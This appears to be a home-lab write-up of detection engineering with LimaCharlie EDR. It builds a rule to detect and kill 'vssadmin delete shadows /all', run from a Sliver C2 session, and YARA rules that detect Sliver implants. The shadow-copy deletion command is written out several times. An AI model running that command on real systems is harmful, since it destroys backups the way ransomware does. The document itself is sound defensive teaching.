
Once complete, under detections I am able to search for “shadow” to pull up the detection of our command.



Date: 2025-09-09 16:56:33

```
2025-09-09 16:56:10   WEL            Channel: Microsoft-W:
2025-09-09 16:56:10   WEL            Channel: Microsoft-W:
2025-09-09 16:56:13   WEL            Channel: Microsoft-W:
2025-09-09 16:56:15   WEL            Channel: Microsoft-W:
2025-09-09 16:56:17   WEL            Channel: Microsoft-W:
2025-09-09 16:56:19   WEL            Channel: Microsoft-W:
2025-09-09 16:56:21   WEL            Channel: Microsoft-W:
2025-09-09 16:56:23   WEL            Channel: Microsoft-W:
2025-09-09 16:56:24   WEL            Channel: Microsoft-W:
2025-09-09 16:56:25   WEL            Channel: Microsoft-W:
2025-09-09 16:56:28   WEL            Channel: Microsoft-W:
2025-09-09 16:56:30   WEL            Channel: Microsoft-W:
2025-09-09 16:56:33   WEL            Channel: Microsoft-W:
2025-09-09 16:56:33 ✓ NEW_PROCESS    Process (PID): vssadr
2025-09-09 16:56:33 ✓ NEW_PROCESS    Process (PID): vssvc
2025-09-09 16:56:34 ✓ NEW_PROCESS    Process (PID): svchos
2025-09-09 16:56:34   WEL            Channel: Microsoft-W:
2025-09-09 16:56:34   WEL            Channel: Microsoft-W:
2025-09-09 16:56:34   WEL            Chann
2025-09-09 16:56:34   WEL            Channel: Microsoft-W:
```

```
"event": {
  "COMMAND_LINE":
  ""C:\Windows\system32\vssadmin.exe" delete shadows /all"
  "FILE_IS_SIGNED": 1
  "FILE_PATH": "C:\Windows\system32\vssadmin.exe"
  "HASH":
  "cb65cb855e0c87025ee2a8adbd9d90940a76e34e1eab14d1fc5036f5cf0
  9de60"
  "PARENT": {
    "BASE_ADDRESS": 140696940445696
    "COMMAND_LINE":
    "C:
    \Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
    NoExit -Command
    [Console]::OutputEncoding=[Text.UTF8Encoding]::UTF8"
    "FILE_IS_SIGNED": 1
```



Name: vss_deletion_kill_it


Detect

```
event: NEW_PROCESS
op: and
rules:
  - op: is
    path: event/FILE_PATH
    value: C:\Windows\system32\vssadmin.exe
  - op: is
    path: event/COMMAND_LINE
    value: '"C:\Windows\system32\vssadmin.exe" delete shadows /all'
  - op: is
    path: routing/hostname
    value: ec2amaz-2buu2t2
```

Response


```
- action: report
  name: vss_deletion_kill_it
- action: task
  command:
    - deny_tree
    - <<routing/parent>>
```

From detections I click to go to the Timeline view. From here we can create a D&R. We add actions that will report the execution and then the task action kills the command using “deny_tree”.



```
PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Windows\system32> whoami

Shell exited

sliver (JOLLY_HANG) >
```

Back on my attack box, I tested my D&R rule simply by running the shadow delete command again. Though it gave the same result, when I ran a whoami command to verify my connection to the shell, we could see that we were booted. The reason being that the process tree for this command was terminated as a result of the D&R rule.



```
2025-09-09 17:35:31  Shadow Copies Deletion Using Operating Systems Utilities → ec2amaz-2buu2t2 {"event":{"COMMAND_LIN
2025-09-09 17:35:31  vss_deletion_kill_it → ec2amaz-2buu2t2 {"event":{"COMMAND_LINE":"\"C:\\Windows\\system32\\vssadmi
2025-09-09 16:56:33  Shadow Copies Deletion Using Operating Systems Utilities → ec2amaz-2buu2t2 {"event":{"COMMAND_LIN
2025-09-09 16:40:57  Shadow Copies Deletion Using Operating Systems Utilities → ec2amaz-2buu2t2 {"event":{"COMMAND_LIN
```

Under detections if we search for our rule we are able to spot our rule after searching "vss". This confirmed that we were able to successfully block this attack!

Threat Hunting


The next step is to leverage YARA, which is a powerful malware detection tool, within LimaCharlie. This will allow us to conduct automated scans and malware detections.

What is a YARA?

Yara is a tool used for the detection and classification of malware based on patterns. It allows security professionals to create rules that describe unique signatures and behavior of malware families. These rules can be applied to network traffic and processes.

To utilize Yara rules in my lab I navigated to Automation -> YARA Rules -> Add YARA rule

Using the intel provided:
https://gist.githubusercontent.com/ecapuano/2c59ff1ea354f1aae905d6e12dc8e25b/raw/831d7b7b6c748f05123c6ac1a5144490985a7fe6/sliver.yara




Name

sliver

Rule

```
rule sliver_github_file_paths_function_names {
  meta:
    author = "NCSC UK"
    description = "Detects Sliver Windows and Linux implants based on paths and function names within the binary"
  strings:
    $p1 = "/sliver/"
    $p2 = "sliverpb."
    $fn1 = "RevToSelfReq"
    $fn2 = "ScreenshotReq"
    $fn3 = "IfconfigReq"
    $fn4 = "SideloadReq"
    $fn5 = "InvokeMigrateReq"
    $fn6 = "KillSessionReq"
    $fn7 = "ImpersonateReq"
    $fn8 = "NamedPipesReq"
  condition:
    (uint32(0) == 0x464C457F or (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550)) and (all of ($p*) or 3 of ($fn*))
}

rule sliver_proxy_isNotFound_retn_cmp_uniq {
  meta:
    author = "NCSC UK"
    description = "Detects Sliver implant framework based on some unique CMPs within
```




Name: sliver-process

Rule:

```
rule sliver_strings {
  meta:
    author = "Eric Capuano, inspired by NCSC UK"
    description = "Detects Sliver Windows and Linux implants based on obvious
      strings within - not tested at scale, but it's probably good :)"
  strings:
    $p1 = "/sliver/"
    $p2 = "sliverpb"
  condition:
    all of ($p*)
```

Next I created an D&R rule that alerts whenever a YARA rule is triggered by going to “Automation” -> “D&R Rules”



Name

YARA Detection


Detect

```
event: YARA_DETECTION
op: and
rules:
  - not: true
    op: exists
    path: event/PROCESS/*
  - op: exists
    path: event/RULE_NAME
```

Response

```
- action: report
  name: YARA Detection {{ .event.RULE_NAME }}
- action: add tag
  tag: yara_detection
  ttl: 80000
```

I created another YARA rule that is looking specifically for detections involving the PROCESS object.



Name

YARA Detection in Memory

Detect


```
event: YARA_DETECTION
op: and
rules:
  - op: exists
    path: event/RULE_NAME
  - op: exists
    path: event/PROCESS/*
```

Response

```
- action: report
  name: YARA Detection in Memory {{ .event.RULE_NAME }}
- action: add tag
  tag: yara_detection_memory
  ttl: 80000
```


##Testing the YARA Rule

Here, I can use LimaCharlie to test the YARA rule that was just created. By navigating to the sensor list and selecting the Windows VM sensor, I can utilize the console option to run the sliver implant.




```
CONNECTED          Connection established. Sensor ready to receive commands.
```

Using *yara_scan hive://yara/sliver -r C:\Users\Administrator\Downloads* I am able to initiate a manual scan of this location using the YARA rules to detect signatures that match sliver.



```
CONNECTED               Connection established. Sensor ready to receive commands.
ISSUED                  yara_scan
2025-09-09 20:53:39     yara_scan hive://yara/sliver -r C:\Users\Administrator\Downloads
YARA_DETECTION          ˅"event": {
2025-09-09 20:53:44        "FILE_PATH": "C:\Users\Administrator\Downloads\JOLLY_HANG.exe"
                           "RULE_NAME": "sliver_github_file_paths_function_names"
                        }
ERROR                   ˅"event": {
                           "ERROR": 0
                           "ERROR_MESSAGE": "done"
                        }
```

I was able to successfully detect an instance of sliver on this sensor using the LimaCharlie EDR Console for sanity.




```
2025-09-09 20:53:44  YARA Detection sliver_github_file_paths_function_names → ec2amaz-2buu2t2 {"event":{"FILE_PATH":"C:\\Users\\Administrator\\Downloads\\JOLLY_HANG.exe","RULE_NAME":"sliver_github_file_paths_functio
2025-09-09 20:31:37  Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"BASE_ADDRESS":140702636900352,"COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-WinEven
2025-09-09 20:31:37  Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-CimInstance Win32_PnPEntity | Where-Obj
2025-09-09 20:31:36  Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"BASE_ADDRESS":140702636900352,"COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-ItemProp
2025-09-09 20:31:35  Non Interactive PowerShell Process Spawned → ec2amaz-2buu2t2 {"event":{"COMMAND_LINE":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe \"Get-ItemProperty -Path 'HKLM:\\SOFTWARE\\An
